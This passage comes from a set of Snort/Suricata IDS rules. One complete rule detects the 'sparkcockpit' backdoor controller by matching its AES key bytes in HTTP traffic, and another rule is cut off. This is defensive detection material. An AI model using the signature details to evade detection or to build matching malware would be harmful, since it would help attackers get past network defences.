classtype:string-detect; reference:url,blog.nviso.eu; sid:1000009; rev:1;)

# backdoor_sparkcockpit_controller
alert http any any -> any any (msg:"backdoor sparkcockpit controller AES key";
flow:established; file_data; content:"|1F 8D 37 98 4C 88 1D 07 DA AA 6B 7C 43 9A
27 1B|"; fast_pattern; classtype:trojan-activity; reference:url,blog.nviso.eu;
sid:1000010; rev:1;)
```